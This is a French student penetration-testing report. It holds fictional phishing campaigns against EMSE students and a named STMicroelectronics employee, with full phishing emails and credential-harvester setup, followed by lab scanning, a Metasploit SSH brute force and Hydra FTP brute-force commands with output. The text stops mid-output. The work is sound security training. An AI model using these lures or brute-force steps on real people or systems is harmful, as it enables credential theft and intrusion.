

Une école de l'IMT

École nationale supérieure des Mines de Saint-Etienne

LaTeXProject
Rapport

RAPPORT DE PROJET - Sécurité des Réseaux Informatiques d'Entreprises

Élèves :
Samy TALEB
Ylies VEYRAT

Encadrants :
VIERA Raphael

15 décembre 2024

Table des matières

1 Introduction **2**

2 Reconnaissance / Footprint **3**
2.1 Piège à l'École des Mines de Saint-Étienne (Samy) 3
2.1.1 Contexte 3
2.1.2 Phase de Reconnaissance 3
2.1.3 Création de l'e-mail de Phishing 3
2.1.4 Le Faux Site de Connexion 4
2.2 Infiltration chez STMicroelectronics (Ylies) 5
2.3 Conclusion 7

3 Scanning des Réseaux **8**
3.1 Connexion au réseau privé PENTEST_ISMIN 8
3.2 Découverte du serveur VISMIN 8
3.2.1 Scan du réseau avec 'fping' 9
3.2.2 Scan du réseau avec 'nmap' 9
3.3 Scan des ports du serveur VISMIN 9
3.3.1 Scan SYN des ports avec 'nmap' 10
3.3.2 Identification des services avec 'nmap' 10
3.4 Scan de vulnérabilités avec Nessus 11
3.4.1 Lancement de Nessus 11

4 Énumération **12**
4.1 Objectif de l'Énumération 12
4.2 Banner Grabbing avec Telnet 12
4.2.1 Étapes et Commandes 12
4.3 Banner Grabbing avec NetCat 13
4.3.1 Étapes et Commandes 13
4.4 Banner Grabbing avec Nmap 14
4.4.1 Étapes et Commandes 14
4.5 Énumération avec Metasploit 15
4.5.1 Étapes et Commandes 15

5 Gaining Access **16**
5.1 Introduction 16
5.2 Exploitation FTP (port 21) 16
5.2.1 Contexte 16
5.2.2 Méthode 1 : Brute-force avec Hydra 16
5.2.3 Méthode 2 : Exploitation manuelle du backdoor 18
5.2.4 Méthode 3 : Utilisation de Metasploit 18
5.3 Conclusions et Recommandations 20

6 Conclusion **21**

1 Introduction

Dans le cadre de notre formation en informatique à l'École des Mines de Saint-Étienne, nous avons entrepris un projet de sécurité des réseaux informatiques d'entreprise. Ce projet vise à simuler des attaques internes pour identifier les vulnérabilités potentielles et améliorer les mesures de sécurité au sein d'une organisation. En adoptant une approche de test de pénétration (pen testing) de type blackbox, nous nous plaçons dans la peau d'un attaquant interne, cherchant à exploiter les failles du système sans connaissance préalable de l'infrastructure.

L'objectif principal de ce projet est de développer nos compétences en cybersécurité, en mettant en pratique des techniques de reconnaissance, de scanning, d'énumération et d'accès non autorisé. Pour ce faire, nous utiliserons divers outils de pen testing disponibles sur Kali Linux, ainsi qu'un framework spécifique, PyFlaSQL, développé en Python avec Flask et SQLite. Ce framework nous permettra de structurer et d'organiser nos tests de manière efficace.

À travers ce projet, nous espérons non seulement renforcer nos connaissances théoriques, mais aussi acquérir une expérience pratique précieuse dans le domaine de la cybersécurité. Les résultats obtenus nous permettront de formuler des recommandations concrètes pour améliorer la sécurité des réseaux informatiques d'entreprise.

2 Reconnaissance / Footprint

2.1 Piège à l'École des Mines de Saint-Étienne (Samy)

2.1.1 Contexte

L'horloge affiche 8h30 en ce lundi matin et le campus de l'École des Mines de Saint-Étienne est plein. Les étudiants du cursus ISMIN commencent leur semaine de cours échangeant des nouvelles du week-end et se préparant mentalement à une journée bien remplie. Certains discutent dans le hall tandis que d'autres consultent leur boîte mail pour vérifier les dernières annonces de l'administration. Personne ne se doute qu'un piège soigneusement élaboré est sur le point de se refermer. L'attaquant a préparé son plan depuis plusieurs jours. Sa cible : les étudiants du cycle ISMIN dont les adresses e-mail suivent toutes le format prenom.nom@etu.emse.fr. Son objectif est clair : compromettre leurs identifiants en les piégeant avec un e-mail de phishing sophistiqué.

2.1.2 Phase de Reconnaissance

Pour concevoir une attaque crédible, l'attaquant a passé des heures à collecter des informations sur ses cibles. Il a exploré le site officiel de l'école, fouillant la section dédiée aux étudiants et consultants l'annuaire public. Chaque étudiant y est répertorié avec son nom complet, sa promotion et parfois même sa photo. Armé de ces données, il construit une liste d'adresses e-mail précises, prêtes à être exploitées.

Mais il ne s'arrête pas là. Il utilise des techniques d'OSINT (Open-Source Intelligence) pour compléter son arsenal d'informations. Grâce à des requêtes Google Dorks comme mines-stetienne.fr, il récupère des documents académiques contenant les noms des responsables de cours et les horaires des séances. Il consulte également les réseaux sociaux : LinkedIn pour identifier les événements récents et Twitter pour repérer des annonces officielles. Chaque petit détail récolté est une brique supplémentaire dans la construction de son scénario.

2.1.3 Création de l'e-mail de Phishing

L'attaquant élabore un e-mail qui semble authentique et impossible à reconnaître. Il se fait passer pour le département informatique de l'école et joue sur l'aspect urgent et la confiance que les étudiants accordent aux communications internes. L'e-mail est professionnel et menaçant, juste ce qu'il faut pour pousser les étudiants à agir rapidement.

De : support.it@emse.fr
À : prenom.nom@etu.emse.fr
Objet : ⚠️ **Mise à jour de sécurité obligatoire** – Vérification de vos identifiants

Message :

Bonjour,

Dans le cadre de l'amélioration continue de la sécurité des services numériques de l'École des Mines de Saint-Étienne, nous effectuons actuellement une mise à jour des systèmes d'authentification. Pour garantir l'accès continu aux plateformes éducatives (**Moodle, LimeSurvey, et le Portail EMSE**), nous vous demandons de confirmer vos identifiants de connexion avant le **15 juin 2024**.

Cliquez sur le lien suivant pour vérifier vos informations :

👉 **Vérifier mes identifiants**

Cette procédure est rapide et obligatoire. En cas de non-confirmation, votre compte sera temporairement suspendu pour des raisons de sécurité.

Merci de votre coopération.

Cordialement,
Équipe Support IT
École des Mines de Saint-Étienne

FIGURE 1 – Mail de Phishing

L'e-mail est soigné dans les moindres détails : l'adresse de l'expéditeur ressemble à une adresse officielle, et le lien est subtilement masqué derrière un texte rassurant. L'attaquant utilise un raccourcisseur d'URL comme Bitly ou Cutt.ly pour cacher l'adresse réelle qui pointe en fait vers un faux site de connexion.

2.1.4 Le Faux Site de Connexion

Le site de phishing est une réplique parfaite du portail de l'école. L'attaquant a utilisé le Social Engineering Toolkit (SET) pour cloner la page de connexion officielle en quelques minutes seulement :

```
bash
setoolkit
```

En choisissant les options adaptées (Website Attack Vectors > Credential Harvester Attack Method), il clone le site http ://portail.emse.fr/login et configure le serveur pour récupérer discrètement les identifiants saisis.

Sur le site frauduleux, le logo de l'EMSE est en haut de la page, et le formulaire de connexion est identique à l'original. La seule différence : L'URL, qui contient discrètement

une variation comme http ://emse-support-verification.com. Un détail facile à ignorer pour un étudiant pressé.

L'Attaque se déploie à 9h00, l'attaquant envoie l'e-mail à une centaine d'étudiants. La mention de "suspension de compte" crée une légère panique : personne ne veut perdre l'accès aux plateformes académiques en pleine période de projet.

Les clics commencent à affluer. Les étudiants, confiants, saisissent leurs identifiants sans se méfier. À chaque soumission, le faux site enregistre les noms d'utilisateur et les mots de passe avant de rediriger discrètement vers le portail officiel. Rien ne semble suspect, tout se passe en douceur.

En moins de 30 minutes, l'attaquant collecte plusieurs identifiants valides. Il n'a même pas besoin de surveiller le processus car les logs du serveur enregistrent chaque saisie automatiquement.

2.2 Infiltration chez STMicroelectronics (Ylies)

La matinée se lève à STMicroelectronics sur le Campus de Rousset. Des ingénieurs et techniciens se pressaient aux portiques d'entrée, mais personne ne remarqua l'homme en tenue discrète, une mallette noire à la main, qui semblait simplement attendre un rendez-vous. Un consultant externe, un fournisseur ? Peut-être un nouveau collègue ? Rien ne laissait penser qu'il était là pour autre chose que le travail. Pourtant, il avait un objectif précis : infiltrer le réseau interne de l'entreprise en combinant une attaque de phishing ciblé et une compromission physique via une clé USB.

Depuis plusieurs semaines, l'attaquant s'était minutieusement préparé. Il connaissait déjà les employés de STMicroelectronics car la première phase de son plan avait consisté à collecter des informations via LinkedIn, les forums techniques, et le site web de l'entreprise. Il avait identifié une cible idéale : Mr Personne. Sur son profil LinkedIn il avait récemment partagé des publications sur un salon technologique auquel il avait participé. Une opportunité parfaite pour l'attaquant.

Il prépara alors un e-mail de phishing sur mesure, conçu pour exploiter ses intérêts professionnels. L'e-mail provenait d'une adresse apparemment légitime, ressemblant à celle d'un fournisseur bien connu de composants électroniques. Le message était clair, professionnel et sans fautes : une invitation exclusive à télécharger le compte-rendu détaillé des dernières innovations présentées lors du salon. Le lien pointait vers une fausse page de connexion imitant à la perfection le portail interne sécurisé de STMicroelectronics.



Objet : **Compte-rendu exclusif : Innovations dévoilées au TechForum 2024**
De : info-techforum@fournisseur-tech.com
À : mr.personne@st.com

Message :

Bonjour Mr Personne,

Suite au **TechForum 2024**, nous vous envoyons en exclusivité le compte-rendu détaillé des dernières innovations en microélectronique, avec des études de cas et des technologies susceptibles de révolutionner vos projets.

Cliquez ici pour accéder au document : **Télécharger le compte-rendu**

Votre expertise et vos projets nous tiennent à cœur, et nous serions ravis d'échanger avec vous prochainement pour approfondir ces sujets.

Bien cordialement,
L'équipe TechForum 2024

FIGURE 2 – Mail de Phishing

Le sujet l'intéressait et le nom du fournisseur était familier. Sans réfléchir davantage il cliqua sur le lien. La page de connexion lui demanda de saisir ses identifiants professionnels pour accéder au compte-rendu. En quelques secondes, ses informations furent envoyées à l'attaquant. Mais le piège ne s'arrêtait pas là.

Avec ces identifiants en main, l'attaquant avait désormais une longueur d'avance. Il pouvait accéder à certaines ressources internes à distance, mais il savait que pour atteindre les informations les plus sensibles une présence physique serait nécessaire. C'est pourquoi il avait prévu une seconde phase à son attaque.

Grâce aux informations glanées via le phishing, il connaissait désormais le planning des équipes et savait exactement quand Mr Personne serait en réunion. Son objectif était simple de déposer une clé USB malveillante à proximité d'un poste accessible. La clé ressemblait à un support de stockage classique, mais elle contenait un programme prêt à s'exécuter automatiquement dès qu'elle serait branchée.

Quelques heures plus tard, en revenant de sa réunion un employé connecta à son ordinateur la clé qu'il trouva sur son bureau. Dès que la clé fut insérée, le programme s'exécuta en silence. En arrière-plan, un script PowerShell établit une connexion avec le serveur distant de l'attaquant. Celui-ci disposait désormais d'un accès vers le réseau interne de STMicroelectronics.

Le lendemain matin, l'attaquant avait déjà extrait des documents confidentiels sur des projets en développement et des schémas de puces électroniques en cours de conception. Il avait réussi à naviguer à travers le réseau, à installer des outils de surveillance et

à compromettre d'autres comptes pour couvrir ses traces. Tout cela, sans déclencher aucune alarme.

2.3 Conclusion

Cette simulation d'attaque démontre avec quelle facilité un individu malveillant peut exploiter des informations publiques et des failles humaines pour piéger des étudiants ou employés. La crédibilité du scénario repose sur des détails réalistes et une ingénierie sociale efficace. Cette histoire souligne l'importance cruciale de la vigilance et des bonnes pratiques en matière de cybersécurité.

Pour éviter de tomber dans de tels pièges, il est impératif de toujours vérifier l'adresse de l'expéditeur, survoler les liens avant de cliquer et signaler tout e-mail suspect au service informatique officiel.

3 Scanning des Réseaux

Dans ce TP, l'objectif était de comprendre et d'appliquer les techniques de **scanning des réseaux** pour collecter des informations sur une machine ciblée, identifier ses services actifs, et découvrir des vulnérabilités exploitables. Le scanning réseau est une étape cruciale dans le processus de **pentesting** car il permet de dresser une cartographie des systèmes présents, de détecter des services ouverts, et d'identifier les failles potentielles.

3.1 Connexion au réseau privé PENTEST_ISMIN

Pour commencer, nous nous connectons au réseau Wi-Fi dédié au pentesting :

Réseau Wi-Fi : `PENTEST_ISMIN`

Mot de passe : `#ismin#666`

Une fois connecté, nous devons vérifier l'adresse IP attribuée ainsi que le masque de sous-réseau pour déterminer la plage d'adresses à scanner. Nous utilisons la commande suivante sur Linux :

```
$ ifconfig
```

ifconfig : La commande `ifconfig` permet d'afficher la configuration des interfaces réseau. Elle donne l'adresse IP locale, le masque de sous-réseau et l'adresse de diffusion. Voici la sortie observée :




FIGURE 3 – ifconfig

3.2 Découverte du serveur VISMIN

Le serveur `VISMIN` est une machine vulnérable présente sur le réseau. Pour l'identifier, nous devons découvrir les machines actives du réseau.

3.2.1 Scan du réseau avec 'fping'

Pour effectuer un balayage des adresses IP sur le réseau et détecter les machines actives, nous utilisons la commande `fping` :

```
$ fping -s -g 192.168.56.0 192.168.56.255
```

fping : La commande `fping` permet de faire une analyse rapide d'un grand nombre d'adresses IP. - `s` : Affiche un résumé des machines ayant répondu au ping. - `g` : Spécifie la plage d'adresses IP à tester. Voici la sortie observée :

```
┌──(kali㉿kali)-[~]
└─$ fping -s -g 192.168.56.0 192.168.56.255
192.168.56.100 is alive
192.168.56.101 is alive
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.2
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.2
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.2
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.2
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.0
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.0
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.0
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.0
192.168.56.102 is alive
```

FIGURE 4 – fping

Une fois l'adresse IP du serveur VISMIN identifiée, nous passons à l'étape suivante pour analyser ses ports.

3.2.2 Scan du réseau avec 'nmap'

Une autre méthode pour découvrir les hôtes actifs est d'utiliser `nmap`. Voici la commande pour effectuer un balayage complet du réseau avec `nmap` :

```
$ nmap -sn 192.168.56.0/24
```

nmap -sn : on effectue ici un ping sweep pour découvrir les hôtes actifs sans scanner les ports. - `192.168.56.0/24` : Balaye la plage d'adresses `192.168.56.0` à `192.168.56.255`.

Exemple de sortie :

```
Nmap scan report for 192.168.56.0
Host is up (0.001s latency).

Nmap scan report for 192.168.56.101
Host is up (0.002s latency).
```

3.3 Scan des ports du serveur VISMIN

Une fois que nous avons localisé le serveur `VISMIN`, il est important d'effectuer un scan des ports pour découvrir les services qui y sont en cours d'exécution.

3.3.1 Scan SYN des ports avec 'nmap'

Pour effectuer un scan SYN des ports ouverts sur le serveur VISMIN, nous utilisons la commande suivante :

```
$ sudo nmap -sS -p- 192.168.56.101
```

nmap -sS : `sudo` est nécessaire pour exécuter un scan SYN avec des privilèges administrateur. - `sS` effectue un scan où un paquet SYN est envoyé sans établir la connexion, ce qui est plus rapide et discret qu'un scan complet. - `p-` scanne tous les ports disponibles.

Voici la sortie observée :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-14 13:43 EST
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34203/tcp open  unknown
40393/tcp open  unknown
58908/tcp open  unknown
59842/tcp open  unknown
MAC Address: 08:00:27:7D:12:1D (Oracle VirtualBox virtual NIC)
```

FIGURE 5 – sudo nmap -sS -p-

Cela nous donne une liste des ports ouverts, ce qui nous permet d'identifier les services en cours d'exécution.

3.3.2 Identification des services avec 'nmap'

Pour obtenir des informations détaillées sur les services en cours d'exécution sur les ports ouverts, nous utilisons la commande suivante :

```
$ sudo nmap -sV 192.168.56.101
```

nmap -sV : `-sV` effectue une détection des versions des services. Cela permet d'identifier le type et la version exacte des applications associées aux ports ouverts. Exemple de sortie :

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10
80/tcp   open  http        Apache httpd 2.4.38
8080/tcp open  http-proxy  nginx 1.14.2
```

Ces informations sont essentielles pour identifier les vulnérabilités spécifiques à ces versions de logiciels.

3.4 Scan de vulnérabilités avec Nessus

Une fois les services identifiés, nous passons à l'étape de la détection des vulnérabilités.

3.4.1 Lancement de Nessus

Nous utilisons Nessus, un outil de scan de vulnérabilités pour rechercher les failles exploitables sur le serveur VISMIN.

1. On installe Nessus :

```
$ sudo dpkg -i Nessus-10.1.2-debian6_amd64.deb
$ /bin/systemctl start nessusd.service
```

2. On se connecte à l'interface web en ouvrant l'adresse suivante : https ://localhost :8834

3. On lance un scan de vulnérabilités : il faut créer un scan de réseau en utilisant le modèle Basic Network Scan, puis entrer l'adresse IP du serveur `VISMIN` et enfin lancer le scan et analyser les résultats.

4 Énumération

L'étape d'énumération dans le processus de test d'intrusion consiste à collecter des informations détaillées sur les services, systèmes d'exploitation, utilisateurs, et configurations du réseau cible. Ces informations sont essentielles pour préparer les phases d'exploitation des vulnérabilités. Dans ce TP, plusieurs outils ont été utilisés pour effectuer des tâches spécifiques : `Telnet`, `NetCat`, `Nmap`, `Metasploit`, et d'autres méthodes pour détecter des informations pertinentes.

4.1 Objectif de l'Énumération

L'objectif principal de l'énumération est de :
— Identifier les services en cours d'exécution sur les ports ouverts.
— Découvrir les versions exactes des services et applications pour les comparer avec des bases de données de vulnérabilités.
— Collecter des informations sur les utilisateurs et leur rôle dans le réseau cible.
— Obtenir des bannières et d'autres informations critiques permettant d'exploiter des failles potentielles.

4.2 Banner Grabbing avec Telnet

`Telnet` est un protocole de communication permettant de se connecter à des services distants via un terminal. Dans ce TP, `Telnet` a été utilisé pour interagir directement avec les services actifs sur les ports ouverts afin d'extraire leurs bannières.

4.2.1 Étapes et Commandes

Connexion au Service via Telnet
Pour établir une connexion avec un service spécifique :

```
$ telnet <IP_VISMIN> <port>
```

— `<IP_VISMIN>` : Adresse IP de la machine cible.
— `<port>` : Numéro du port.
Exemples d'utilisation sur les ports 22 et 80 :




FIGURE 6 – telnet sur port 22




FIGURE 7 – telnet sur port 80

Une fois connecté, le terminal envoie une requête de base (par exemple, `"GET / HTTP/1.1"`) pour forcer le service à afficher une bannière.

Sortie attendue :

```
HTTP/1.1 200 OK
Server: Apache/2.4.41 (Ubuntu)
```

4.3 Banner Grabbing avec NetCat

`NetCat` est un outil polyvalent permettant de lire et écrire sur des connexions réseau en utilisant les protocoles TCP/UDP. Il a été utilisé pour obtenir des bannières de manière similaire à `Telnet`.

4.3.1 Étapes et Commandes

Connexion avec NetCat

```
$ nc <IP_VISMIN> <port>
```

Envoi d'une requête HTTP :

```
HEAD / HTTP/1.0
```

Voici la sortie observée :

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.56.101 80
GET /index.html HTTP/1.0

HTTP/1.1 404 Not Found
Date: Sat, 14 Dec 2024 19:00:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Content-Length: 307
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /index.html was not found on this server.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at ismin_vulnerable.localdomain Port 80</address
>
</body></html>
```

FIGURE 8 – NetCat

4.4 Banner Grabbing avec Nmap

`Nmap` permet de collecter des bannières des services identifiés grâce à des scripts intégrés.

4.4.1 Étapes et Commandes

Scan avec Script de Bannières :

```
$ sudo nmap -sV --script=banner <IP_VISMIN>
```

Voici les résultats que l'on obtient :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script=banner 192.168.56.101
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-14 14:03 EST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 43.48% done; ETC: 14:04 (0:00:08 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:04 (0:00:02 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.52% done; ETC: 14:04 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_banner: 220 (vsFTPd 2.3.4)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp   open  telnet      Linux telnetd
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp   open  smtp        Postfix smtpd
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
```

FIGURE 9 – sudo nmap -sV

4.5 Énumération avec Metasploit

`Metasploit` propose des modules spécifiques pour l'énumération et la collecte de bannières.

4.5.1 Étapes et Commandes

Chargement du Module Telnet :

```
$ msfconsole
```

Résultats Obtenus :

```
msf6 auxiliary(scanner/ssh/ssh_login) > setg RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE ~/FTP_hack/usernames.txt
USER_FILE ⇒ ~/FTP_hack/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/FTP_hack/passwords.txt
PASS_FILE ⇒ ~/FTP_hack/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

FIGURE 10 – msfconsole

```
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user
) Linux ismin_vulnerable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 '
[*] SSH session 1 opened (192.168.56.102:36645 → 192.168.56.101:22) at 2024-12-14 14:29:38
-0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

FIGURE 11 – msfconsole

5 Gaining Access

5.1 Introduction

Cette étape vise à exploiter les vulnérabilités identifiées lors des phases précédentes (**reconnaissance, scanning et énumération**) afin d'obtenir un accès à la machine `VISMIN`. À travers différentes méthodes (**FTP, SSH**, et services supplémentaires comme **PostgreSQL** ou **Tomcat**), l'objectif est d'accéder à des ressources critiques. Les outils utilisés incluent **Hydra**, **Metasploit**, et des commandes manuelles via **Telnet** et **Netcat**.

5.2 Exploitation FTP (port 21)

5.2.1 Contexte

Le service FTP (*File Transfer Protocol*) permet de transférer des fichiers entre machines. Une version vulnérable du serveur **VSFTPD v2.3.4** a été identifiée. Cette version contient un *backdoor* qui peut être déclenché en utilisant le caractère spécial `":)"` après le nom d'utilisateur. Une fois activé, ce backdoor ouvre un shell sur le port `6200`, offrant à l'attaquant la possibilité d'exécuter des commandes sur la machine cible.

5.2.2 Méthode 1 : Brute-force avec Hydra

Le but de cette méthode est de découvrir les identifiants FTP valides en utilisant une attaque par force brute avec l'outil **Hydra**.

Étapes :

1. **Création d'une liste de noms d'utilisateur** :

   On crée un fichier contenant des noms d'utilisateurs potentiels.

```
mkdir /home/kali/FTP_hack
cd /home/kali/FTP_hack
gedit usernames.txt
```

   Contenu du fichier `usernames.txt` :

```
admin
root
user
raphael
```

2. **Création d'une liste de mots de passe** :

   On crée un fichier contenant des mots de passe potentiels.

```
gedit passwords.txt
```

   Contenu du fichier `passwords.txt` :

```
admin
root
123admin
```

```
user
```

3. **Exécution de l'attaque brute-force avec Hydra** :

   La commande suivante utilise Hydra pour tester toutes les combinaisons de noms d'utilisateur et mots de passe :

```
hydra -L usernames.txt -P passwords.txt <IP_VISMIN> ftp -V
```

   Explications des options :

   — `-L usernames.txt` : Utilise le fichier `usernames.txt` comme liste de noms d'utilisateur.
   — `-P passwords.txt` : Utilise le fichier `passwords.txt` comme liste de mots de passe.
   — `<IP_VISMIN>` : Adresse IP de la machine cible.
   — `ftp` : Spécifie que l'attaque cible le service FTP.
   — `-V` : Affiche en temps réel les tentatives de connexion.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/Downloads/usernames.txt -P ~/Downloads/passwords.txt 192.168.56.101 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-14 14:38:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries per t
ask
[DATA] attacking ftp://192.168.56.101:21/
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "admin" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "root" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "123admin" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "user" - 4 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "admin" - 5 of 20 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "root" - 6 of 20 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "123admin" - 7 of 20 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "user" - 8 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "user" - pass "admin" - 9 of 20 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "user" - pass "root" - 10 of 20 [child 9] (0/0)
